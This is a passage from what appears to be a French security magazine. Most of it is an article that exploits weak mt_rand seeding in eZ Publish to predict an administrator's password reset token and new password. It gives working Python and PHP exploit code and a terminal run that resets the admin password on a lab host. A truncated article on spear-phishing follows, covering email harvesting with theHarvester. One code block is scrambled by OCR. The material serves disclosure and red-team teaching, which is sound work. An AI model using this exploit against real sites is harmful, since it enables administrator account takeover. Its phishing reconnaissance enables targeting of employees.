D'autre part, la plupart des serveurs web étant multiprocessus, chaque processus dispose de son propre état interne du PRNG. Lorsqu'un nouveau processus est créé, cet état interne est donc perdu. Le nouveau processus fera alors appel à **mt_srand** dès le premier appel à **mt_rand** pour initialiser le PRNG.

Il est donc intéressant de pouvoir créer un nouveau processus et de s'assurer que l'ensemble des requêtes effectuées soit traité par ce même processus.

Afin de pouvoir attaquer la valeur d'initialisation de **mt_rand**, il faut donc résoudre les deux problèmes suivants :

- Comment obtenir un tirage de **mt_rand** suffisamment proche du premier tirage pour que l'on puisse attaquer le PRNG par force brute ?
- Comment s'assurer que les tirages qui suivront seront effectués par le même PRNG (nous essayons à terme de prédire les valeurs suivantes de **mt_rand**) ?

Dans le cas d'Apache, il existe 3 modes de fonctionnement :

- **mod_php** : dans ce mode, PHP est exécuté en tant que module d'Apache. Au démarrage, Apache crée un certain nombre de processus. Quand trop de processus sont occupés, Apache en crée un nouveau. Si un certain nombre de processus sont inoccupés, Apache les tue.
- **CGI** : dans ce mode, les scripts sont exécutés à l'aide de CGI (*Common Gateway Interface*). Chaque requête est traitée par un nouveau processus. Cette méthode est peu utilisée pour des raisons de performance et de sécurité.
- **FastCGI** : pour éviter la création d'un processus par requête, un gestionnaire de processus est créé. Celui-ci distribue les requêtes aux différents processus. Quand un processus a fini de traiter une requête, il ne meurt pas, le gestionnaire de processus le tue après un certain nombre de requêtes.

Dans ces 3 différents modes, il est donc possible de créer un nouveau processus en envoyant un nombre suffisant de requêtes. Pour ce qui est de s'assurer que le même processus traitera nos différentes requêtes par la suite, il existe une entête HTTP permettant de demander au serveur de garder une connexion ouverte :

Fichier

```
Connection : Keep-Alive
```

Dans le cas de **mod_php**, lorsque le serveur reçoit cette entête, toutes les requêtes suivantes sont envoyées au même processus. Cependant, afin d'éviter qu'un processus reste en attente éternellement, certaines limites sont fixées :

Fichier

```
MaxKeepAliveRequests 100
KeepAliveTimeout 5
```

Ceci est la configuration par défaut d'Apache. Elle définit le nombre maximum de requêtes *Keep-Alive* par processus à 100 et la durée du *Keep-Alive* à 5 secondes, ce qui permet de conserver le dialogue avec un même processus pour une durée de 8 minutes et 20 secondes.

2.2 La vulnérabilité de prédiction de jeton

Revenons maintenant sur la vulnérabilité dans le CMS eZ Publish. Dans eZ Publish, lorsque l'utilisateur demande la réinitialisation de son mot de passe, un jeton lui est envoyé par e-mail. Ce jeton est généré par les lignes suivantes du fichier **kernel/user/forgotpassword.php** :

Fichier

```
$user   = $users[0];
$time   = time();
$userID = $user->id();
$hashKey = md5( $userID . ':' . $time . ':' . mt_rand() );
```

L'user ID de l'administrateur est 14 par défaut (si ce n'est pas le cas, il reste possible de l'attaquer par force brute). Le timestamp est connu puisqu'il est retourné dans l'entête **Date** des réponses HTTP. Quant au tirage de **mt_rand**, il est prédictible si tant est que l'on obtienne quelques fuites de cette même fonction au préalable.

Une fois ce jeton reçu par mail, l'utilisateur clique sur le lien lui permettant de réinitialiser son mot de passe. Ce mot de passe est généré par le code suivant :

Fichier

```
$passwordLength = $ini->variable( "UserSettings", "GeneratePasswordLength" );
$newPassword = eZUser::createPassword( $passwordLength );
```

La valeur de **GeneratePasswordLength** dans le fichier **settings/site.ini** est par défaut à 6.

Alors, à quoi bon attaquer **mt_rand** ? La longueur du mot de passe est de 6 caractères, l'espace de caractères étant constitué de chiffres, minuscules et majuscules (moins 'l', 'o', 'I', 'O', '0' pour des problèmes de confusion probablement) cela laisse 57^6 possibilités (soit 34 296 447 249). Une attaque en ligne est donc exclue.

La méthode **createPasssword** est définie dans le fichier **kernel/classes/datatypes/ezuser/ezuser.php** :

Fichier

```
static function createPassword( $passwordLength, $seed = false )
{
    $chars = 0;
    $password = '';
    if ( $passwordLength < 1 )
        $passwordLength = 1;
    $decimal = 0;
    while ( $chars < $passwordLength )
    {
        if ( $seed == false )
            $seed = time() . ":" . mt_rand();
        $text = md5( $seed );
        $characterTable = eZUser::passwordCharacterTable();
        $tableCount = count( $characterTable );
        for ( $i = 0; ( $chars < $passwordLength ) and $i < 32; ++$chars, $i += 2 )
        {
            $decimal += hexdec( substr( $text, $i, 2 ) );
            $index = ( $decimal % $tableCount );
            $character = $characterTable[$index];
            $password .= $character;
        }
        $seed = false;
    }
    return $password;
}
```

Le fonctionnement de cette fonction peut être résumé de la manière suivante : un condensat MD5 est créé à partir du temps et d'un tirage de **mt_rand**. Ce condensat est alors converti octet par octet vers une suite d'entiers, ces entiers sont ensuite utilisés pour sélectionner des caractères dans l'espace de caractères.

La fonction de génération de mot de passe repose donc sur le retour de la fonction **time** (un timestamp disponible dans l'entête date de la réponse HTTP) et un tirage de **mt_rand**. Ce mot de passe est ensuite envoyé à l'utilisateur par e-mail.

2.3 Déroulement de l'attaque

Pour exploiter cette attaque, il est nécessaire d'accéder à quelques tirages de **mt_rand** afin de pouvoir retrouver la valeur d'initialisation du PRNG Mersenne Twister. Il est alors possible de prédire les prochains tirages pour peu que l'on communique avec le même processus. Ces prochains tirages nous permettront de déterminer le jeton généré pour l'utilisateur ciblé par notre attaque ainsi que son mot de passe.

Pour résumer, l'attaque se déroule de la manière suivante :

1. Envoyer plusieurs requêtes HTTP *Keep-Alive* pour s'assurer d'obtenir un nouveau processus et donc un PRNG fraîchement initialisé. Pour les processus suivants, seule la dernière *socket* ouverte avec un *Keep-Alive* sera utilisée pour communiquer.
2. Effectuer plusieurs demandes de réinitialisation de mot de passe à l'aide d'un compte contrôlé afin de récupérer des jetons de réinitialisation et par extension des tirages de `mt_rand`.
3. Casser ces jetons (ceux-ci sont des condensats MD5) pour obtenir des tirages de `mt_rand`.
4. Utiliser ces tirages de `mt_rand` pour récupérer la valeur d'initialisation du PRNG.
5. « Prédire » (calculer) les prochains tirages de `mt_rand`.
6. Effectuer une demande de réinitialisation du mot de passe de l'utilisateur cible et prédire son jeton de réinitialisation.
7. Effectuer une requête sur le lien de réinitialisation de l'utilisateur cible afin de réinitialiser effectivement son mot de passe et prédire celui-ci.

Durant tout ce processus, un signal périodique « heartbeat » doit être maintenu afin de s'assurer que l'on communique toujours avec le même processus. En effet, les phases de cassage des condensats MD5 et de la valeur d'initialisation du PRNG prennent du temps et la connexion expirerait si l'on n'envoyait pas une requête toutes les 5 secondes (à cause du `KeepAliveTimeout`).




Figure 2

Fig. 2 : Déroulement de l'attaque.

3. EXPLOITATION DE LA VULNÉRABILITÉ

Pour exploiter cette vulnérabilité, un environnement de test a été mis en place. Le système d'exploitation est une Debian 7, la version d'Apache est la 2.2.22-13+deb7u3, la version de PHP est la 5.4.4-14+deb7u14 et Apache exécute PHP à l'aide de **mod_php**. La version d'eZ Publish utilisée est la version « Community » v2014.11.1. L'exemple d'exploitation ci-dessous est écrit en Python et suit les étapes précédemment énoncées.

3.1 Obtention d'un processus fraîchement initialisé

Il faut tout d'abord obtenir un processus fraîchement créé/initialisé afin d'obtenir des tirages de **mt_rand** proches des premiers tirages et ainsi pouvoir retrouver la valeur d'initialisation.

Par défaut, Apache garde 4 processus en permanence et en crée de nouveaux lorsque tous ses processus sont occupés. Il faut donc effectuer plusieurs requêtes sur des *sockets* différentes avec une entête **Connection : Keep-Alive**. Ceci est fait à l'aide de la fonction suivante (**connection_nb** étant le nombre de connexions à établir) :

Fichier

```
def spawnNewApacheProcesses( connection_nb, host, port = 80):
    request = 'GET / HTTP/1.1\r\nHost: '+ host + '\r\nConnection: Keep-Alive\r\n\r\n'
    socket_list = []
    for i in range(connection_nb):
        s = socket(AF_INET, SOCK_STREAM)
        s.connect((host, port))
        s.send(request)
        socket_list.append(s)

    return socket_list
```

De cette manière, la prochaine requête effectuée sur une nouvelle connexion obtiendra un nouveau processus.

La fonction retourne également la liste des *sockets* ouvertes **socket_list** pour pouvoir les détruire par la suite à l'aide de la fonction suivante :

Fichier

```
def closeNewApacheConnections( socket_list ):
    """ Closes the opened connections. """
    for s in socket_list:
        s.close()
```

3.2 Récupération d'informations sur l'état de mt_rand

Il faut maintenant récupérer quelques tirages de **mt_rand** afin d'être en mesure de prédire le jeton qui sera généré pour notre cible. Pour cela, il est possible d'utiliser un compte non privilégié pour faire une demande de réinitialisation de mot de passe. La fonction suivante est utilisée :

Fichier

```
def sendResetRequest(socket, host, app_base, email):
    data = 'UserEmail=' + urllib.quote(email) + '&GenerateButton=G%C3%A9n%
C3%A9rer+un+nouveau+mot+de+passe'
    request = 'POST ' + app_base + 'index.php/fre/user/forgotpassword
HTTP/1.1\r\n' + \
              'Host: ' + host + '\r\n' + \
              'User-Agent: Mozilla/5.0\r\n' + \
              'Connection: keep-alive\r\n' + \
              'Content-Type: application/x-www-form-urlencoded\r\n' + \
              'Content-Length: ' + str(len(data)) + '\r\n\r\n' + \
              data
    socket.send(request)
```

La variable *socket* correspond à la dernière socket ouverte qui dialogue avec notre processus fraîchement initialisé. La variable **app_base** correspond au chemin vers l'application (dans notre cas **ezpublish5_community_2014_11_1/ezpublish_legacy/**). Enfin, **email** correspond à l'adresse e-mail du compte contrôlé. Cette fonction est appelée plusieurs fois afin d'obtenir plusieurs tirages de **mt_rand** et de limiter les possibilités de collisions sur la valeur d'initialisation (par exemple, le tirage de la valeur « 1 » peut être obtenu par les valeurs d'initialisations 1442800446, 1498560640 et 3710816105).

Les timestamps sont également récupérés à l'aide de la fonction suivante :

Fichier

```
def recvTimestamps(socket, nb_timestamp):
    timestamps = []
    timestamp_count = 0
    while timestamp_count < nb_timestamp:
      buf = socket.recv(256)
      match = re.search("Date:\ ...,\ ([^G]*)G", buf)
      if match:
        timestring = match.group(1)
        timestamp = time.mktime(datetime.datetime.strptime(timestring,
"%d %b %Y %H:%M:%S ").timetuple())
        timestamp = int(timestamp + (3600 * 2)) # Hardcoded GMT+2
        timestamps.append(timestamp)
        timestamp_count += 1
        print("Timestamp found : " + str(timestamp))
    return timestamps
```

Une fois les demandes de réinitialisation de mot de passe effectuées, il faut récupérer les jetons qui ont été générés sur l'adresse e-mail. Ceci est effectué à l'aide de la fonction suivante :

Fichier

```
def getTokensFromMails(email_address, password):
    tokens = []
    M = imaplib.IMAP4_SSL('imap.gmail.com')
    M.login(email_address, password)
    rv, data = M.select("ezpublish")
    if rv == 'OK':
        rv, data = M.search(None, "ALL")
        if rv != 'OK':
            print "No messages found!"
            return
```

```
            if rv != 'OK':
                print "ERROR getting message", num
                return

            msg = email.message_from_string(data[0][1])
            body = msg.get_payload()

            token = extractTokenFromMail(body)
            tokens.append(token)
            print("Token found : " + token)

            M.store(num, '+FLAGS', '\\Deleted')
        M.expunge()
        M.close()
    M.logout()
    return tokens
       for num in data[0].split():
            rv, data = M.fetch(num, '(RFC822)')
```

3.3 Attaque sur les condensats MD5

Les timestamps et le **user_id(14)** étant en notre possession, il est possible d'attaquer les condensats MD5 par force brute à l'aide de **cudaHashcat** **[8]** afin de déterminer les différents tirages de **mt_rand** *(2^{31} possibilités)*. La fonction est la suivante :

Fichier

```
def crackHashes(tokens, timestamps, user_id, nb_tokens):
    # Write hashes and salt to a file
    with open("hashes", "w+") as hashfile:
      for i in range(nb_tokens):
        salt = (user_id + ":" + str(timestamps[i]) + ":").encode("hex")
        hashfile.write(tokens[i] + ":" + salt + "\n")


    print('[+] Launching cudahashcat ...')
    mt_rand_values = [ None ] * nb_tokens
    command = "/opt/tools/cudaHashcat-1.31/cudaHashcat64.bin -a 3 -m 20
--hex-salt -i ~/ezpublish/hashes '?d?d?d?d?d?d?d?d?d?d'"
    cudahashcat = subprocess.Popen(command, shell=True, stdout=subprocess.
PIPE, stderr=subprocess.PIPE)
    output = cudahashcat.communicate() # Wait for the process to end
    matches = re.findall("([0-9a-f]{32}):[0-9a-f]{26,30}:([0-9]{1,11})",
output[0])
    for hash_recovered, mt_rand_value in matches:
      print("Hash " + hash_recovered + " recovered : " + mt_rand_value)
      mt_rand_values[tokens.index(hash_recovered)] = mt_rand_value
    return mt_rand_values
```

Cette fonction prend en paramètres les jetons récupérés par e-mail, les timestamps, l'user_id, et le nombre de jetons. À partir de ces données, elle crée un fichier au format **hashcat** et lance l'attaque par force brute des condensats. Enfin, elle retourne les tirages de **mt_rand** ainsi découverts. Le cassage des différents tirages prend environ 3 minutes avec une carte graphique GeForce GTX 460 OEM.

3.4 Déterminer la valeur d'initialisation du PRNG

Après avoir déterminé les différents tirages de **mt_rand** utilisés pour générer le jeton de l'utilisateur que nous contrôlons, il faut retrouver la valeur d'initialisation, pour cela, il est possible d'utiliser **php_mt_seed**. Les arguments que prend **php_mt_seed** sont de la forme :

Terminal

```
$ ./php_mt_seed
Usage: ./php_mt_seed VALUE_OR_MATCH_MIN [MATCH_MAX [RANGE_MIN RANGE_MAX]]
...
```

Pour l'utiliser en correspondance exact, il faut donc spécifier le **MATCH_MIN** égal au **MATCH_MAX** suivi par le **RANGE_MIN (0)** et le **RANGE_MAX (2 ^31 – 1)**. Soit 4 valeurs par tirage. Pour passer un tirage manqué, il faut utiliser 4 zéros. La fonction Python est la suivante :

Fichier

```
def crackSeed(mt_rand_values):
    """
    Use php_mt_seed to crack the seed using the recovered mt_rand_values.
    php_mt_seed is available from http://www.openwall.com/php_mt_seed/
    the binary must be in the same directory.
    """
    MIN = "0"
    MAX = "2147483647"
    PHP_MT_SEED = "exec ./php_mt_seed"
    SEP = " "
    SKIP = "0 0 0 0"
    commands =  PHP_MT_SEED + SEP

    # Sometimes all mt_rand_values are not recovered due to difference in
    # timestamp between generation of the token and server response.
    for mt_rand_value in mt_rand_values:
      if mt_rand_value:
        commands += SKIP + SEP + mt_rand_value + SEP + mt_rand_value +
SEP + MIN + SEP + MAX + SEP
      # Skip when there is no value
      else:
        commands += SKIP + SEP + SKIP + SEP

    print(commands)
    php_mt_seed = subprocess.Popen(commands, shell=True,
stdout=subprocess.PIPE)
    seed = None

    while True:
        out = php_mt_seed.stdout.readline()
        if out == '' and php_mt_seed.poll() != None:
            break
        if out != '':
          match = re.search("seed\ =\ ([0-9]{1,11})",out)
          if match:
            seed = match.group(1)
            php_mt_seed.kill()
            break
    return seed
```

Cette fonction prend en paramètre un tableau contenant les valeurs des tirages de **mt_rand**, elle retourne la valeur d'initialisation. Le SKIP inséré systématiquement correspond à un tirage non connu, présent avant chaque tirage de **mt_rand**. Ceci est dû au fait que la méthode **eZUser::createPassword** est appelée avant la création du jeton. Cette méthode effectuant un appel à **mt_rand**.

3.5 Calcul du prochain tirage de mt_rand

Une fois la valeur d'initialisation récupérée, il est possible de calculer le tirage suivant de la fonction **mt_rand** (ou plutôt celui d'après puisqu'il faut sauter un tirage, celui de l'appel à **eZUser::createPassword**). Pour cela, on utilise un script PHP simple appelé depuis le programme Python (plutôt que de réimplémenter le **mt_rand** de PHP en Python). Le script est le suivant :

Fichier

```
<?php
  $skip = $argv[1];
  $seed = $argv[2];

  mt_srand($seed);
  while($skip-- > 0) {
    mt_rand();
  }
  echo mt_rand() ."\n";
?>
```

L'appel à ce script depuis le programme Python est réalisé par la fonction suivante :

Fichier

```
def phpPredict(skip, seed):
    predict = subprocess.Popen("php predict.php " + str(skip) + " "  + seed,
                               shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
    output = predict.communicate()[0]
    return re.match("([0-9]{1,11})", output).group(1)
```

La fonction prend en argument le nombre de tirages à passer et la valeur d'initialisation, elle retourne le tirage de **mt_rand** demandé.

3.6 Effectuer la demande de réinitialisation de l'utilisateur cible et prédire son jeton

La demande de réinitialisation de mot de passe pour l'utilisateur cible est ensuite effectuée à l'aide de la fonction **sendResetRequest** décrite plus haut. Il faut également récupérer le *timestamp* présent dans la réponse afin de pouvoir prédire le jeton.

3.7 Effectuer une requête sur le lien de réinitialisation et prédire le mot de passe

Le jeton peut maintenant être prédit à l'aide du tirage de **mt_rand** et du timestamp :

Fichier

```
hashlib.md5(args.target_user_id + ":"+ str(timestamp) + ":" + mt_rand_
value).hexdigest()
```

Il faut alors appeler l'URL de confirmation de réinitialisation de mot de passe et relever le timestamp de la réponse :

Fichier

```
token_reset_request = 'GET ' + token_reset_url + ' HTTP/1.1\r\nHost: %s\r\
nConnection: Keep-Alive\r\n\r\n' % args.host
s.send(token_reset_request)
timestamp = recvTimestamps(s, 1)[0]
```

Si le jeton est valide, la page contient le texte « Un nouveau mot de passe a été généré ». Il ne reste plus qu'à prédire le prochain tirage de *mt_rand* et à en déduire le mot de passe généré.

Fichier

```
mt_rand_value = phpPredict((NB_TOKENS * 2 + 2), seed)
password = predictPassword(6, timestamp, mt_rand_value)
```

La fonction **predictPassword** correspond à la méthode **createPassword** d' eZ Publish, hormis le fait qu'ici, le tirage de **mt_rand** ainsi que le timestamp sont passés en argument :

Fichier

```
def predictPassword(password_length, time, mt_rand_value):
    """
    python version of the ezPublish createPassword function from
    kernel/classes/datatypes/ezuser/ezuser.php
    """
    chars = 0;
    password = ''
    decimal = 0;
    seed = str(time) + ":" + mt_rand_value
    while chars < password_length:
        text = hashlib.md5(seed).hexdigest()
        characterTable =
"abcdefghijkmnpqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ123456789"
        tableCount = len(characterTable)
        i = 0
        while chars < password_length  and i < 32:
            decimal += int(text[i:i+2], 16)
            index = decimal % tableCount
            character = characterTable[index]
            password += character
            i += 2
            chars += 1
    return password
```

Il est alors possible de calculer le mot de passe que l'utilisateur cible a reçu par e-mail comme le montre la trace suivante :

Terminal

```
$ python ez_token_predict.py --host 192.168.56.101 --user-id 118 --user-email
unprivileged.user@example.org --target-user-email admin@example.org --app-base
'/ezpublish5_community_2014_11_1/ezpublish_legacy/' --target-user-id 14
[+] Forcing creation of new apache process. [ 0 min 0.00 sec ]
[+] Requesting 5 password reset ... [ 0 min 0.00 sec ]
Timestamp found : 1437058044
Timestamp found : 1437058045
Timestamp found : 1437058047
Timestamp found : 1437058049
Timestamp found : 1437058051
[+] Starting Heartbeat ... [ 0 min 10.23 sec ]
[+] Getting the mails ... [ 0 min 10.23 sec ]
Password:
Token found : fae65a45629ab2587364324f06f2df6c
Token found : 5e72f2516988e8cedbe1a053423769f5
Token found : 9ea4bb861c266770106f0846cb0805a8
Token found : 7e3405f3d06c8e81df4c58b366f81250
Token found : ec53de8cadacfd4f3e4ac6fdaed86978
[+] Cracking hashes
[+] Launching cudahashcat ...
Hash ec53de8cadacfd4f3e4ac6fdaed86978 recovered : 594535942
Hash fae65a45629ab2587364324f06f2df6c recovered : 933629994
Hash 5e72f2516988e8cedbe1a053423769f5 recovered : 120982736
Hash 9ea4bb861c266770106f0846cb0805a8 recovered : 994716847
Hash 7e3405f3d06c8e81df4c58b366f81250 recovered : 1553021171
[+] Cracking the seed ... [ 2 min 24.54 sec ]
exec ./php_mt_seed 0 0 0 0 933629994 933629994 0 2147483647 0 0 0 0 120982736
120982736 0 2147483647 0 0 0 0 994716847 994716847 0 2147483647 0 0 0 0
1553021171 1553021171 0 2147483647 0 0 0 0 594535942 594535942 0 2147483647
Found 0, trying 2449473536 - 2483027967, speed 17530047 seeds per second
----------------------------------------
Seed found : 2481752819 [ 4 min 46.26 sec ]
----------------------------------------
[+] Predicting token for user admin :
[+] Reseting admin password ...
Timestamp found : 1437058327
[+] Admin token url : http://192.168.56.101/ezpublish5_community_2014_11_1/
ezpublish_legacy/index.php/user/forgotpassword/45aab69502658771e9e2d604266a0e78
[+] GET /ezpublish5_community_2014_11_1/ezpublish_legacy/index.php/user/forgotp
assword/45aab69502658771e9e2d604266a0e78 ...
Timestamp found : 1437058328
[+] Password successfully reset !
[+] Predicting password for user admin [ 4 min 48.89 sec ]
----------------------------------------
[+] Password of admin reset to : 73RxJh [ 4 min 48.90 sec ]
----------------------------------------
Connection has been closed. Stopping heartbeat
Heartbeat stopped
```

Une version complète de cette preuve de concept est disponible sur GitHub Gist **[9]**.

CONCLUSION

Cette vulnérabilité, bien qu'elle ne soit pas triviale à exploiter et demande certains prérequis, permet d'obtenir un accès administrateur sur le CMS. Il n'est alors pas rare, une fois administrateur d'un CMS, de réussir à prendre la main sur le serveur à l'aide d'un Webshell. Dans le cadre d'un test d'intrusion Red Team, ce premier serveur compromis permet d'établir une tête de pont sur le réseau cible et de progresser dans l'intrusion.

Bien que connues depuis 2008, les vulnérabilités sur la génération d'aléas en PHP semblent encore très présentes dans les différents logiciels, j'ai pu en observer plusieurs aux cours de mes recherches et de mes prestations ces derniers mois. Certaines ne sont pas encore publiques, d'autres le sont, mais pour une raison que j'ignore je ne parviens pas à obtenir de CVE-ID pour ces vulnérabilités (je ne suis apparemment pas le seul dans ce cas [9][10]). Les lecteurs intéressés pourront cependant étudier les correctifs suivants :

- PrestaShop :
  https://github.com/PrestaShop/PrestaShop/pull/2841
- WordPress/Contact-form-7 :
  https://github.com/wp-plugins/contact-form-7/commit/6e75a825829b00c2f645acc67ea14ccfd7e54ceb
- eZPublish :
  https://github.com/ezsystems/ezpublish-legacy/commit/5908d5ee65fec61ce0e321d586530461a210bf2a

Je pense que de nombreuses vulnérabilités de ce type sont encore présentes et j'espère que cet article vous aura sensibilisé à ce problème de sécurité et, éventuellement, vous donnera envie de les trouver. ▉

RÉFÉRENCES

[1] **http://share.ez.no/community-project/security-advisories/ezsa-2015-001-potential-vulnerability-in-ez-publish-password-recovery**

[2] **http://osvdb.org/show/osvdb/122439**

[3] **http://web.archive.org/web/20140217214745/http://www.suspekt.org/2008/08/17/mt_srand-and-not-so-random-numbers/**

[4] **https://media.blackhat.com/bh-us-12/Briefings/Argyros/BH_US_12_Argyros_PRNG_WP.pdf**

[5] **https://en.wikipedia.org/wiki/Mersenne_Twister**

[6] **http://php.net/manual/fr/function.mt-rand.php**

[7] **http://www.openwall.com/php_mt_seed/**

[8] **http://hashcat.net/oclhashcat/**

[9] **https://gist.github.com/us3r777/e08aeca78ff369efe88b**

[10] **http://seclists.org/fulldisclosure/2015/Mar/132**

[11] **http://davidjorm.blogspot.com.au/2015/07/101-ways-to-pwn-phone.html**

2

2 À L'ASSAUT DES POSTES DE TRAVAIL

À découvrir dans cette partie...

2.1 Techniques et outils pour la compromission des postes clients

Faites le point sur un des vecteurs les plus fréquemment utilisés par les attaquants.
p. 42

2.2 Retour sur la conception d'une backdoor envoyée par e-mail

Développez votre propre backdoor pour exfiltrer les données de la cible et démontrer à votre client ce qu'il risque ! p. 56

2.2 Packers et anti-virus

Contrairement aux idées reçues, contourner à coup sûr un antivirus inconnu lors d'une attaque sur des postes clients demande du savoir-faire.
À vos packers ! p. 68

2 À L'ASSAUT DES POSTES DE TRAVAIL

TECHNIQUES ET OUTILS POUR LA COMPROMISSION DES POSTES CLIENTS

Clément Berthaux

Les attaques sur les postes clients via spear phishing sont à la base de nombreuses APT. Pourquoi ? À cause de leur facilité. Dans un monde où les systèmes sont de mieux en mieux sécurisés, l'humain reste toujours exploitable. Ainsi, il convient de s'en protéger, ou tout du moins de tester le degré d'exposition de son organisation face à cette menace, d'où l'intérêt d'intégrer des campagnes de phishing aux tests d'intrusion.

1. INTRODUCTION

Cet article illustre un retour d'expérience sur le spear phishing dans le cadre de tests d'intrusion de type Red Team. Il décrit toutes les étapes clés d'une bonne campagne, de la phase de récupération d'informations à la phase d'exploitation, en passant par l'envoi des e-mails. L'objectif est ici de compromettre des postes clients, c'est-à-dire d'y installer une porte dérobée pour faire un pivot vers le réseau interne de l'entreprise et exfiltrer des données sensibles.

Contrairement au phishing, où l'attaquant va manipuler sa victime pour qu'elle lui fournisse des secrets (comme son mot de passe), le spear phishing consiste à envoyer un lien hypertexte ou un document malveillant, qui lorsqu'ils sont ouverts, vont compromettre le poste de travail. Ainsi, même un utilisateur habitué à vérifier l'URL d'un site web avant d'y rentrer son mot de passe risque d'être compromis.

2. RECHERCHE D'INFORMATIONS

Première étape cruciale d'une bonne campagne de phishing : la recherche d'informations. Son objectif est de récupérer des adresses e-mail et d'autres informations sur la structure de l'entreprise cible : Qui travaille avec qui ? Qui fait quoi ? Qui a des connaissances en informatique ? Etc. L'idée est de récupérer le plus d'informations possible pour préparer une attaque ciblée et maximiser les chances de succès.

2.1 Rechercher des adresses mail d'employés

La technique la plus classique est de récupérer une adresse mail, d'en comprendre le schéma de construction (prenom.nom@target.com, pnom@target.com, prenom-nom@target.com, nom@target.com, etc.), puis de récupérer ensuite un maximum de couples nom et prénom avec lesquels on va reconstruire d'autres adresses e-mail.

Pour cela, il existe des sites communautaires particulièrement intéressants, on pense notamment à LinkedIn ou Viadeo, pour ne citer qu'eux.

2.2 Les outils automatisés

Il existe de nombreux outils pour automatiser cette phase de recherche. Un des exemples en la matière est **theharvester [HARVESTER]**. Développé en Python, il permet de faire des recherches sur de nombreuses sources parmi lesquelles Google, Bing, LinkedIn, Twitter et même Shodan.

Terminal

```
$ ./theharvester.py

**************************************************************************
*                                                                        *
* | |_| |__   ___     /\  /\__ _ _ ____   _____  ___| |_ ___ _ __      *
* | __| '_ \ / _ \   / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__|     *
* | |_| | | |  __/  / __  / (_| | |   \ V /  __/\__ \ ||  __/ |        *
*  \__|_| |_|\___|  \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|        *
*                                                                        *
* TheHarvester Ver. 2.5                                                  *
* Coded by Christian Martorella                                          *
* Edge-Security Research                                                 *
* cmartorella@edge-security.com                                          *
**************************************************************************

Usage: theharvester options

       -d: Domain to search or company name
       -b: data source:
                        google
                        googleCSE
                        bing
                        bingapi
                        pgp
                        linkedin
                        google-profiles
                        people123
                        jigsaw
                        twitter
                        googleplus
                        all

       -s: Start in result number X (default 0)
       -v: Verify host name via dns resolution and search for virtual hosts
       -f: Save the results into an HTML and XML file
       -n: Perform a DNS reverse query on all ranges discovered
       -c: Perform a DNS brute force for the domain name
       -t: Perform a DNS TLD expansion discovery
       -e: Use this DNS server
       -l: Limit the number of results to work with(bing goes from 50 to 50 results,
       -h: use SHODAN database to query discovered hosts
            google 100 to 100, and pgp doesn't use this option)

Examples:
         ./theharvester.py -d microsoft.com -l 500 -b google
         ./theharvester.py -d microsoft.com -b pgp
         ./theharvester.py -d microsoft -l 200 -b linkedin
         ./theHarvester.py -d apple.com -b googleCSE -l 500 -s 300
```

À noter toutefois qu'il n'est pas exempt de son lot de bugs et de faux positifs, si bien que le consultant aura souvent l'occasion de plonger les mains dans le code pour fixer un bug ou deux.

2.3 Les crawlers

Une approche qui peut avoir son utilité lors de la phase de recherche d'information est de crawler les ressources de l'organisation ciblée, c'est-à-dire explorer de manière automatisée les applications web à la recherche d'e-mails, de numéros de téléphone

ou de noms d'employés. Il existe de nombreux frameworks pour développer de tels outils, comme **Scrapy [SCRAPY]**, écrit en Python et dont de multiples exemples sont disponibles sur Internet.

2.4 À la main

Utiliser des outils c'est bien, mais on a parfois envie de faire ça à la main. Les recherches manuelles sont parfois plus fructueuses qu'en utilisant des outils automatisés dans la mesure où cela permet :

- de tâter le terrain, de repérer un employé qui semble être un peu trop enthousiaste et pourrait donc faire une cible intéressante ;
- de récupérer des informations plus variées telles que le poste des personnes ou bien des numéros de téléphone, qui sont des informations capitales pour la suite des opérations.

Une alternative qui peut aider: l'utilisation de Google Dorks, notamment celui ci-dessous qui va permettre de rechercher le nom de personnes travaillant actuellement dans l'entreprise cible :

Fichier

```
